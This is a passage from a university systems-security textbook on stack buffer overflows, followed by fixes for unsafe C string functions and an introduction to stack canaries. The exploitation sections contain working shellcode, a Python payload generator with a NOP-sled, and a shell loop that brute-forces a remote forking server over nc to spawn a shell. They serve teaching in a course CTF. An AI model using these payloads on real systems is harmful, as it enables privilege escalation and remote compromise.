


Figure 5.8 – Example stack of a process immediately after an `execve()`

From the above description and from Figure 5.8 you can see that, even if the address of the bottom of the stack is always the same, the initial value of the stack top seen by the binary, and thus the

[6] There is no mathematical guarantee for this, since the program may be inspecting its own stack addresses and behave differently based on their exact values; it is however true for the vast majority of programs.

[7] Actually, it loads possibly larger *segments* that contain these sections.

addresses of all the variables allocated on the stack—including our buffer—depend on the contents of the environment and the command line arguments passed to the program by its caller (which, in our case, may be the shell or gdb). Variations in the lengths of these strings will cause variations in the absolute address of buffer.

To get an idea of why these strings can change, here are some of the strings we need to keep track of:

PWD: what the pwd built-in command will print (it may differ from the output of /bin/pwd because of symlinks);

OLDPWD: were "cd -" will bring you; this is created the first time you issue a cd command;

_: (underscore) bash will set this to the resolved path of the executed command (i.e., the path that will be passed to execve()).

If we are connected via ssh, other variables can be added to the environment:

SSH_AUTH_SOCK: socket connected with the ssh-agent; absent if the agent is not forwarded or started; when present, it changes from one connection to another and the last number may differ in size;

SSH_CLIENT, SSH_CONNECTION: the second number is the port of the client and changes with each connection (unless connection reuse is active);


SSH_TTY: the pseudo-tty used by the ssh client.

Also, note that the ssh client will always send your TERM variable to the remote machine and, depending on the SendEnv option in /etc/ssh/ssh_config, it may also send additional environment variables (e.g., LANG and all the LC_* variables). Therefore, you may see differences when connecting from different machines. The sudo command removes many variables (e.g., SSH_*, depending on the configuration) and adds its own (USERNAME, SUDO_UID, SUDO_GID, SUDO_COMMAND, SUDO_USER).

If we start a program from within gdb, the environment will also contain the COLUMNS and LINES variables. In addition, gdb will pass the _ variable inherited from the shell, but this will contain the resolved path of gdb instead of the resolved path of the command.

We also must be careful with argv[0], which both the shell and gdb set to the path of the program itself; gdb, however, seems to always pass the absolute path.

Note that the stacks are always aligned to 16 bytes immediately before each call. This can either hide the differences or make them larger, depending on the exact values of rsp in the two cases.



```
c7 89 48 05 0f 58 6c 6a
05 0f fe 89 48 58 72 6a
6e 69 62 2f b8 48 68 6a
e7 89 48 50 73 2f 2f 2f
24 34 81 01 01 69 72 68
6a 56 f6 31 01 01 01 01
89 48 56 e6 01 48 5e 08
05 0f 58 3b 6a d2 31 e6
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41   (rbp)
00 00 7f ff ff ff e3 90
```

Figure 5.9 – Contents of the stack in *stack5* after the gets(), with input from Section 5.3.1

5.3.1 Jumping to the exact stack address

In the attack phase we will typically run the binary from the shell. If we want to use gdb in the analysis phase, we can make the environment and argv[0] of the two phases the same by not changing the working directory, doctoring the gdb environment and using absolute paths in the shell. Something similar must be done if we want to get the address of buffer from a crash dump: to get the core file during the analysis phase, we must run a copy of the setuid/setgid program in a directory where we have write access, but the attack phase will target the original program and we must account for any difference in the length of the executable paths in the two phases. If connected through ssh, its convenient to do everything in the same session, so that the ssh-related variables don't change between the phases.

Let us apply these ideas to our example. Suppose that we want to run our analysis phase using the crash-dump/cyclic technique. We make a copy of stack5 in a temporary directory and get a core dump:

```
$ cd $(mktemp -d)
$ ulimit -c unlimited
$ cp ~/stack5 .
$ cyclic -n8 200 | ./stack5
```

By loading the core in gdb we can print the top of the stack and the value of rsp. The top of the stack should contain 0x6161616161616172, corresponding to an offset of 136. Assume that rsp contains 0x7fffffffe418. Since the crash occurred before the rip address was popped off the stack rsp now points to the saved rip. Therefore, the absolute address of buffer in the crashed process was

$$\texttt{0x7fffffffe418} - 136 = \texttt{0x7fffffffe390}.$$

To make sure the address we have computed is be the address of buffer also during the attack phase, we can do the following without leaving of the temporary directory

```
$ rm stack5
$ ln -s /home/stack5/stack5
```

This will create a symbolic link to the original program in the current directory. This way we will be able to run the original, setuid/setgid program using the exact same path used during the analysis phase (./stack5 in this case)[8]:

```
$ {
>   shellcraft amd64.linux.setregid
>   shellcraft amd64.linux.sh
>   python3 -c 'print("A"*(136-64)+"\x7f\xff\xff\xff\xe3\x90"[::-1])'
>   cat
> } | ./stack5
```

Note that shellcraft will automatically issue in raw mode if stdout is not a terminal, so we will omit the redundant "-f raw" option from now on.

5.3.2 Python and non-ASCII bytes

If you've been following along and tried to run the above attack, you may have noticed that it doesn't work. The reason for this is in the way python3 (as opposed to the now deprecated python2) handles non-ASCII bytes, i.e., bytes whose value is greater than *7f*. The "..." syntax defines a *string*, which in Python 3 is a sequence of Unicode characters. When this string is output to stdout, it is first

[8] We don't want to change the current directory, since this changes PWD and OLDPWD. Another possibility is to play with cd so that the two values are swapped in the analysis and attack phases, or to make sure that the name of the temporary directory is such that the paths used in the two phases have the same length.

converted to bytes using an *encoding*. The default encoding is UTF-8, which outputs each ASCII byte (values between *00* and *7f*) as itself, but encodes every other character as a sequence of two or more bytes. Figure 5.9 shows the contents of the victim process stack according to our plans, immediately after the call to gets(), but let's have a look at the bytes we actually inject:

```
$ {
>   shellcraft amd64.linux.setregid
>   shellcraft amd64.linux.sh
>   python3 -c ’print("A"*(136-64)+"\x7f\xff\xff\xff\xe3\x90"[::-1])’
>   cat
> } | od -vAd -tx8 -w8
```

At offset 136, where the address 0x7fffffffe390 should be, we see instead

```
0000136 bfc3bfc3a3c390c2
0000144 000000000a7fbfc3
```

The presence of bytes *c2* and *c3* is a tell-tale sign of UTF-8 encoding. There are several ways to solve this problem: the cleanest way is to use *byte arrays* instead of strings (syntax b"...") and to output them by writing directly into sys.stdout.buffer (see e.g. Figure 5.11). However, when working from the command line, the following trick may be more convenient: we can change the encoding by setting the PYTHONIOENCODING and we can choose, for example, the iso-8859-1 encoding, where each byte is encoded by itself:

```
PYTHONIOENCODING=iso-8859-1
```

Recall from Section 3.7 that we can write this assignment either before the python3 command, to affect only that command, or we can write it on its own line (prefixed with export) to affect all commands from that point on. With this setting, the attack finally works.

R In Exercises 5.1, 5.2 and 5.3 the variable had already been set for you, as you can check with "echo $PYTHONIOENCODING".

5.3.3 Using the debugger

If we want to do the analysis phase by running the program inside gdb, there is no need to move to a temporary directory or make a copy of stack5. On the other hand, we should remove the differences between the environment created by gdb and the one created by the shell. For example, we can run the following commands in gdb before starting the program:

```
pwndbg> unset environment COLUMNS
pwndbg> unset environment LINES
pwndbg> set environment _ /home/stack5/stack5
```

Assume that buffer is still at address 0x7fffffffe390 (the address may differ from what we got above because argv[0] is different, and PWD and OLWPWD may be different). Now, in the attack phase, when we run the program from the shell, we should call stack5 with its full path, so that argv[0] and "_" passed by the shell are the same as those passed by gdb during the analysis:

```
$ {
>   shellcraft amd64.linux.setregid
>   shellcraft amd64.linux.sh
>   python3 -c ’print("A"*(136-64)+"\x7f\xff\xff\xff\xe3\x90"[::-1])’
>   cat
```

```
  > } | /home/stack5/stack5
```

(remember to set PYTHONIOENCODING, see Section 5.3.2).

Yet another possibility (not available in ctfd) is to run the program from the shell in both phases and, in the analysis phase, attach gdb to the running process (just pass the pid of the process as a second argument to gdb). In this way you don't need to account for environment differences between gdb and the shell. This, however, is only possible if the program is long running and/or blocks waiting for input, giving you enough time to start gdb and attach from another terminal. Moreover, you can only attach to processes that you own, so you may need to make a copy of a setuid binary and run that instead of the original one. Moreover, some systems are configured in a restricted mode where normal users cannot attach to processes at all, so even making a copy of the setuid/setgid program will not be enough and you must be able to become root, which only makes sense on a system that you own. Some systems are configured in an even more restricted way, where not even root can attach to running programs. The configuration is written in the /proc/sys/kernel/yama/ptrace_scope file. A value of 0 in that file means that no restriction is applied beyond the standard one (you can trace only your processes, unless you are root) and 2 means that maximum restrictions apply (nobody can trace anything and root cannot even write into this file).

In some cases it may be easier to completely wipe out the environment, so that the only differences to consider are in argv[0]. This can be done from the shell by running the program with env -i. We can do the same from gdb by issuing the following command before starting the program:

```
  pwndbg> set exec-wrapper env -i
```

Exercise 5.4 Reimplement the attack in Python 3 using the pwntools library. ■

5.3.4 Jumping to an approximate address

Jumping to shellcode on the stack is complex, but there is a way to make it easier by using a *NOP-sled*. A NOP-sled is a sequence of NOP instructions (binary *90*) that we can place in front of the shellcode. Jumping anywhere in the sequence will lead to the shellcode.

In our example, a NOP-sled allows us to make the calculation of the absolute address of the injected shellcode less stringent. The idea is to move the shellcode as far as possibile and place a large enough NOP-sled in front of it. Then, we try to jump to the middle of the NOP-sled using only an *estimate* of the absolute address of buffer instead of the exact value. If our estimate is not too far off, we should still be able to land in the NOP-sled.

Of course, we want the NOP-sled to be as large as possible. How far can we push the shellcode away from the beginning of buffer? Remember that, when the shellcode starts running, rsp points below the saved rip: in Figure 5.9, this is below the last line shown. Therefore, the shellcode's push instructions will first overwrite our overwritten rip (that's OK, at that point we have already used it and we don't need it anymore) and then they will start overwriting the lower part of the buffer, where our shellcode lives. If we don't leave enough space, the shellcode may start overwriting itself!

If we examine the shellcode produced by


```
  $ shellcraft -f asm amd64.linux.sh
```

we see that the maximum delta height that the stack reaches is 6 quadwords, or 48 bytes. Since we have 144 bytes available (the offset from buffer to the saved rip, plus the 8 bytes of rip itself that we can reuse) and the shellcode is 64 bytes (setregid plus sh), we can create a $144 - 64 - 48 = 32$ bytes NOP-sled, which is not much.

But, we can try an alternative solution: we try to put the shellcode *after* the saved `rip`, assuming that there is enough space on the stack. Note that in this case, since we are running the victim program ourselves, we can create all the space that we need by defining additional environment variables (or additional command line arguments, if the program ignores them). Now we can put a reasonably long NOP-sled in front of the shellcode and jump in the middle of it, thus tolerating large offsets in the stack addresses. Moreover, we don't have to worry about the `push` instructions in the shellcode, since the stacktop will be above the shellcode and not below.

In the analysis phase we run the program in `gdb`, this time without paying any attention to environment variables and paths, and we find the address below the saved `rip` during the execution of `start_level()`. Say that we find address `0x7fffffffe3e0`. We will add a 1000 bytes long NOP-sled and then prepare an attack to jump to

`0x7fffffffe3e0`+500=`0x7fffffffe5d4`.



41	41	41	41	41	41	41	41
41	41	41	41	41	41	41	41
...							
41	41	41	41	41	41	41	41
41	41	41	41	41	41	41	41
00	00	7f	ff	ff	ff	e5	d4
90	90	90	90	90	90	90	90
90	90	90	90	90	90	90	90
...							
90	90	90	90	90	90	90	90
90	90	90	90	90	90	90	90
c7	89	48	05	0f	58	6c	6a
05	0f	fe	89	48	58	72	6a
6e	69	62	2f	b8	48	68	6a
e7	89	48	50	73	2f	2f	2f
24	34	81	01	01	69	72	68
6a	56	f6	31	01	01	01	01
89	48	56	e6	01	48	5e	08
05	0f	58	3b	6a	d2	31	e6

Figure 5.10 – Contents of the stack in *stack5* after the `gets()`, with input from Section 5.3.4

The following command will most likely give us a shell:

```
$ {
>   python3 -c 'print("A"*136+"\x00\x00\x7f\xff\xff\xff\xe5\xd4")[::-1]+\
>    "\x90"*1000, end="")'
>   shellcraft amd64.linux.setregid
>   shellcraft amd64.linux.sh
>   echo
>   cat
> } | ./stack5
```

Figure 5.10 shows the effect on the stack. A few subtleties to note:

- In the previous attacks, we left out the two null bytes in the high part of the overwritten `rip`, reusing the null bytes that were already in memory; this time, we have to send them explicitly, because we need to inject more bytes after them (the NOPs and the shellcode);
- we have used `end=""` in the `print` command, otherwise the newline would be placed between the NOPs and the `gets()` in the victim program would stop before reading the shellcode;
- we have used `echo` to send a final newline, so that the `gets()` returns; in the previous attacks we just used the newline printed by python; if we remove the `echo`, the first line that we type in `cat` will be read by `gets()` and not by the spawned shell.

Exercise 5.5 Reimplement the attack in Python 3 using the pwntools library. ■

5.3.5 Brute force

> When in doubt, use brute force.
>
> K. Thompson

If the NOP-sled is very small and the differences in the stack addresses are very large, the attack may fail. However, we should not despair: we can repeat the attack several times, at different addresses, until it succeeds. The NOP-sled is useful in this case to reduce the number of addresses we have to try.

This kind of "brute forcing" may also be necessary if we are not attacking a set-uid/set-gid program but, rather, a remote server listening on a socket. This scenario is the most realistic and the last one that we will consider. In this case the analysis is typically done offline on a system owned by the attacker, which is different from the one where the victim program is running. Now, we (as the attackers) need a copy of the binary to analyze it, but this is typically not a problem, if the victim program is a standard server. The real problem is that we cannot control the environment and arguments of the remote program, so we cannot affect the stack addresses of the victim process, and we have to guess them somehow. However, if the remote server is a classic forking server, we can still try several times until we succeed: each connection will give us a new process with a memory that is an exact copy of its parent.

In the following, we will use the `stack5a` example, which implements such a forking server, listening on a TCP/IP port for incoming connections. It can be reached by connecting to port 4405 of the host `lettieri.iet.unipi.it`. Each connection spawns a new child process, with stdin, stdout and stderr redirected to the connection. The child process then executes exactly the same `start_level()` function as `stack5`.

The example is available as challenge *stack5a* in ctfd, once you have solved *stack5*. We can download the `stack5a` binary from the challenge page, and then we can analyze the binary in the usual way, with just a few modifications. If we want to create a crash dump we can use a couple of terminals, one to run the server and another to emulate the client. In the server terminal we issue `ulimit -c unlimited` before running `stack5a`. In the client terminal we can then run, for example

```
$ { cyclic -n8 200; echo; } | nc localhost 4405
```


(We need an `echo` because `nc` may not send anything to the server until it sees a newline). This should create a core file that we can inspect with `gdb`. If we want to run the server from within `gdb`, it is useful to issue the following `gdb` commands before running `stack5a`:

```
pwndbg> set follow-fork-mode child
pwndbg> set detach-on-fork off
```

The first command is needed because `gdb` attaches to the first process of `stack5a` (the one doing the `accept()`), but we are actually interested in what is going on in the child process (the one doing `start_level()`)[9]. The second command is not really needed, but if we don't use it, `gdb` will detach from the parent process while attaching to the child. In particular, this means that when we exit `gdb` the parent process will not be killed and will continue to keep port 4405 busy (in that case we will have to kill it by ourselves).

[9] Note that `pwndbg` has already issued this command for us.

```
import sys
import struct
#shellcraft -f string amd64.linux.sh
shellcode = \
  b"jhH\xb8\x2fbin\x2f\x2f\x2f"+\
  b"sPH\x89\xe7hri\x01\x01\x814"+\
  b"\x24\x01\x01\x01\x011\xf6Vj"+\
  b"\x08^H\x01\xe6VH\x89\xe61"+\
  b"\xd2j;X\x0f\x05"
shstack = 6*8
offset  = 136
base    = int(sys.argv[1], 0)
buf     = base - (offset + 8)
nopsled = (base - buf) -\
  len(shellcode) - shstack
jmptarget = buf + nopsled//2
p = b"\x90" * nopsled
p+= shellcode
p+= b"A" * (shstack - 8)
p+= struct.pack('Q', jmptarget)
sys.stdout.buffer.write(p+b"\n")
```



```
90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90
6e 69 62 2f b8 48 68 6a
e7 89 48 50 73 2f 2f 2f
24 34 81 01 01 69 72 68
6a 56 f6 31 01 01 01 01
89 48 56 e6 01 48 5e 08
05 0f 58 3b 6a d2 31 e6
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
```

Figure 5.11 – A python 3 script that outputs the payload for `stack5a` given an estimate for the base of the stack. The output is shown on the right.

When we run the analysis, we find that the offset between `buffer` and the saved `rip` is 136. We can use this exact value in the attack phase. Instead, the address of `buffer` obtained in this phase, like any other address on the stack, is of limited use for the reasons explained above. Note that we also don't know how many bytes there are after the saved `rip`, so we avoid the solution of putting the payload under it with a large NOP-sled: if we write too many bytes, we might crash the server even if we had guessed the address. Therefore, we put the shellcode in the `buffer` and try to guess its address by brute force, using a NOP-sled to reduce the number of attempts. To calculate the size of the NOP-sled, we can proceed as we did at the beginning of Section 5.3.4, but there is an important difference: servers usually run directly with the uid/gid of their service and don't go through a setuid/setgid binary. This means that the real and effective uids (or gids) of server processes are already the same, and there is no need to inject a `setreuid`/`setregid` shellcode. This buys us a few more bytes to use for the NOP-sled: 16 more bytes in this case, for a total of 48.

To mount this attack we create a script that outputs the payload, given a base stack address, and then we write a shell script that tries every possible address. The script in Figure 5.11 expects a command line argument that should be the assumed value of `rsp` when the shellcode starts executing, which is also the value that `rsp` had just before the `call` to `start_level`. This is a nice value to use since we know that it must be aligned to 16 and, therefore, we have fewer bits to guess.

Now we put the script in a `stack5a.py` file and we try every possible `rsp` address starting from the bottom of stack, at 48 bytes decrements (the size of the NOP-sled, already aligned to 16 in this case): The stack limits can be obtained by running the program in `gdb` and using the `info proc mappings` command. They are also available in `/proc/$PID/maps` while the program is running. A few finer points:

1. To fully automate the attack we send the `cat flat.txt` command in the last part of the

```
for ((i=0x00007ffffffff000; i >= 0x00007ffffffde000; i -= 48))
do
        printf "\n==> %#x\n" $i
        {
                python3 stack5a.py $i
                python3 -c ’print(" "*4096+"cat flag.txt")’
        } | nc lettieri.iet.unipi.it 4405
done 2> /dev/null | sed ’/^SNH/q’
```

Figure 5.12 – A shell script that performs a brute-force attack on `stack5a`

payload; if we have succeeded in getting a shell, the command will be understood;

2. The final `sed` command stops everything as soon as it sees a line starting with the “`SNH`” string that should come from the flag.
3. For robustness, we prefix the `cat` command with lots of whitespace; the problem here is that the stdio buffering in the original program may read past the first newline, thus consuming the characters intended for the shell (see Section 3.6); the whitespace should satisfy stdio’s appetite before it eats the `cat` command (semicolons would have worked too);

Exercise 5.6 Reimplement the attack in Python 3 using the pwntools library. ■

5.4 Prevention: fixing bugs

It is bugs that make attacks possible, so the best way to prevent attacks is to fix existing bugs and not introduce new ones. Unfortunately, this is not so easy to do in languages like C (and C++) that are not memory safe. Many buffer overflow bugs are found in custom made string manipulation functions. C strings require an incredibly high level of attention to details to be used properly, and even the most experienced programmers have introduced a lot of bugs when dealing with them. C++ `std::string` is much better, and C++ programmers should use it exclusively.

However, programmers should at least be aware of the bugs caused by misuse of library functions, because they are the easiest to fix. In the following we cover some of the recommendations collected in the SEI CERT C Coding Standard[10].

5.4.1 `gets()`

The examples we have seen were based on the deprecated `gets()` function. A safe replacement for it is `fgets()`, which takes the size of the buffer as a second argument. This function has some nice guarantees: if the buffer size is N, the function will *never* write more than N bytes, including the terminating null byte. However, its semantics are slightly different from `gets()`: both functions stop at the first newline in the input, but `fgets()` stores it in the buffer, while `gets()` discards it.

The behavior of `fgets()` is actually very useful, since it allows you to detect the fact that the input line was longer than expected and act accordingly. See, for example, the `getcmd()` function in the 6-intr.3 revision of the elementary shell of Chapter 3, reproduced in Figure 5.13 for convenience. The `fgets()` function is used a first time at line 10, to get a new command line. If the (possibly truncated) input doesn’t contain a newline we signal a “line too long” error (lines 12–13). If the shell is interactive, the error is not fatal, but the rest of the line should be discarded. This is implemented by calling `fgets()` repeatedly, until the newline is seen, or EOF is reached (lines 19–21).

[10] https://wiki.sei.cmu.edu/confluence/pages/viewpage.action?pageId=87152038

```
int getcmd(char *buf)
{
        if (interactive) {
                error = 0;
                clearerr(stdin);
                fprintf(stderr, geteuid() ? "$ " : "# ");
        }
        if (error)
                return 0;
        if (fgets(buf, MAX_LINE, stdin) == NULL)
                return 0;
        if (strchr(buf, '\n') != NULL || feof(stdin))
                return 1;
        fprintf(stderr, "line too long\n");
        if (!interactive) {
                error = 1;
                return 0;
        }
        while (fgets(buf, MAX_LINE, stdin) != NULL &&
                strchr(buf, '\n') == NULL)
                ;
        buf[0] = '\0';
        return 1;
}
```

Figure 5.13 – The `getcmd()` function from the 6-intr.3 revision of the elementary shell of Chapter 3

> The C11 standard introduced the `get_s()` function, which behaves like `gets()` with respect to newlines, but it receives the size *N* of the buffer and writes at most *N* bytes, including the string terminator. However, the function is optional in two respects:
> - The C library may not implement it; the programmer must check that `__STDC_LIB_EXT1__` is defined;
> - Even if the library implements it, the programmer must explicitly ask for it by defining `__STDC_WANT_LIB_EXT1__` to 1 before including `stdio.h`.
>
> This function, and the other `*_s` functions protected by the same macros, are implemented only by Microsoft, the originator of the standardization proposal. They are not available in the GNU C library, and there is no plan to add them in the future.

5.4.2 `scanf()`

While `gets()` cannot be fixed and must be replaced, other standard library functions behave badly by default, but can at least be fixed. For example, consider this call:

BUG

```
char buf[1024];
scanf("%s", buf);
```

The “`%s`” operator of `scanf()` matches a sequence of non-whitespace characters of arbitrary length and writes them to `buf`, followed by the string terminator. Note that the function has no way of knowing the capacity of `buf`, so a call like this causes almost exactly the same problems as `gets()`, with only the added restriction that the attacker’s input must not contain any whitespace bytes.

R The definition of whitespace depends on the locale. For C and POSIX locales it includes byte *20* and the bytes from *09* to *0D*, inclusive. None of these bytes appears in the shellcode generated by `shellcraft` (Figure 5.4).

In this case we can fix the call by using a *field width* specification, expressed as a base 10 number between the “`%`” and “`s`” characters:

FIX

```
char buf[1024];
scanf("%1023s", buf);
```

Note that we must mentally account for the string terminator and subtract it from the length of the buffer. This fixes the potential buffer overflow, but we have no way of knowing if the input string had to be truncated to fit the buffer. The POSIX.1-2024 standard also allows the following to be written:

FIX

```
char *buf = NULL;
if (scanf("%ms", &buf) != 1) {
  /* error */
}
/* use buf */
free(buf);
```

With the new `m` modifier, `scanf()` will allocate a sufficiently large buffer on the heap and write the pointer to `buf`. If the allocation fails, the number of successful assignments returned by `scanf()` will be less than expected, and `errno` will be set to `ENOMEM`. If the allocation is successful, the caller must then remember to call `free(buf)` when the string is no longer needed.

5.4.3 sprintf()

If `arg` contains an untrusted string (e.g., a string received from input), the following call may also cause a buffer overflow:

BUG

```
char buf[1024];
sprintf(buf, "arg is: %s", arg); /* untrusted arg */
```

This should be replaced by:

FIX

```
char buf[1024];
int n = snprintf(buf, 1024, "arg is: %s", arg);
if (n < 0 || n >= 1024) {
  /* error */
}
```

The `snprintf(buf, N, ...)` function will never write more than *N* bytes, including the string terminator. It also returns the number of bytes that it *should* have written, not including the terminator. Therefore, a return value of *N* or greater means that the buffer was not large enough to contain the full string and the terminator.

5.4.4 strcpy()

If `src` is untrusted, this call is also vulnerable:

BUG

```
char dst[1024];
strcpy(dst, src); /* untrusted src */
```

Again, the `strcpy()` function has no way of knowing the size of the destination buffer. Unfortunately, the standard library does not offer a perfect replacement for this function. The only candidate, `strncpy()`, has actually a different purpose, i.e. to copy a C string, or part of it, into a fixed size field, such as the filename field in old Unix directory implementations. In fact, `strncpy(dst, src, N)` will copy at most *N* bytes from `src` to `dst` and then pad the *N*-bytes destination field with zeros, if necessary. If `strlen(src)` is *N* or more, `dst` *will not be terminated*, and this is also a possibly exploitable vulnerability.

If the cost of the padding is acceptable, we can use `strncpy()` as a safe replacement of `strcpy()` by checking that the last byte of `dst` is the terminator and then act accordingly:

FIX

```
char dst[1024];
strncpy(dst, src, 1024);
if (dst[1023] != ’\0’) {
  /* handle error
   * or set dst[1023]=’\0’, as appropriate */
}
```

The other possibilities incur additional runtime costs. If appropriate in the context, `strdup()` is a good replacement for `strcpy()`, buy you have to pay the cost of heap allocation and deallocation:

FIX

```
char *dst;
dst = strdup(src);
if (dst == NULL) {
  /* handle error */
}
/* use dst */
free(dst);
```

If `dst` is not `NULL`, it points to a properly terminated, full copy of `src`.

Another possibility is `snprintf()`, by paying the cost of format string parsing:

FIX

```
char dst[1024];
int n = snprintf(dst, 1024, "%s", src);
if (n < 0) {
  /* handle error */
} else if (n >= 1024) {
  /* src was truncated */
}
```

When `src` is truncated, `n` can be used to allocate a larger buffer and retry the copy, but remember to add 1 for the terminator.

5.5 Mitigation: Stack Canaries

We will now introduce one of the first “mitigations” that have been invented to counter attacks that exploit software bugs. The idea behind the mitigation strategy is that, no matter how hard we try to write correct programs, there will always be unknown bugs in them. A mitigation attempts to limit the damage caused by these unknown bugs, in cases where they are discovered and exploited by the attackers before they are fixed.

Stack canaries are a mitigation that targets stack-based buffer overflow attacks. It works by exploiting one of the limitations of this type of attacks, which is that the attacker must overwrite *all* the bytes between the overflowed buffer and the control data (i.e., the saved registers and the return address). The idea is to place a value—the canary—between the local variables and the control data of each function stack frame. Thus, the attacker must overwrite the canary before she can overwrite the control data. If overwriting the canary is either impossible or detectable, the attack is blocked. Figure 5.14 illustrates the idea.

The name “canary” refers to the actual canaries used in coal mines at the beginning of the 20th century. The miners would bring a cage with a canary in it to detect toxic gas leaks. Because canaries are small and breathe much more oxygen than other small animals, they will feel the effects of the gas long before the miners, giving them time to leave the mine. Similarly, functions can detect that attacker bytes (the poisonous gas) have leaked from a buffer by checking the “health” of the stack canary before trusting the control data.




Figure 5.14 – Stack canary

This idea translates into a change of the prologue and epilogue of each function, and as such it’s naturally implemented in the compiler. The canary-enabled prologue must push the canary on the stack, immediately after the control data (return address and saved registers) and before the allocation of the local variables. The canary-enabled epilogue must check that the canary still contains the original value, before restoring the saved registers and returning. If the canary has been changed, a possible attack has been detected and the process must be aborted. This turns a bug that could lead to a compromise of the process’s credentials into a more benign denial of service.

5.5.1 Kinds of canaries

Three types of canaries have been proposed, each one with its own strengths and weaknesses:

Random: the canary is a random number, unknown to the attacker;

Terminator: the canary contains characters that stop most string functions (-1, newline, null byte, linefeed);

XOR: the canary is the XOR of a random value and the saved return address.

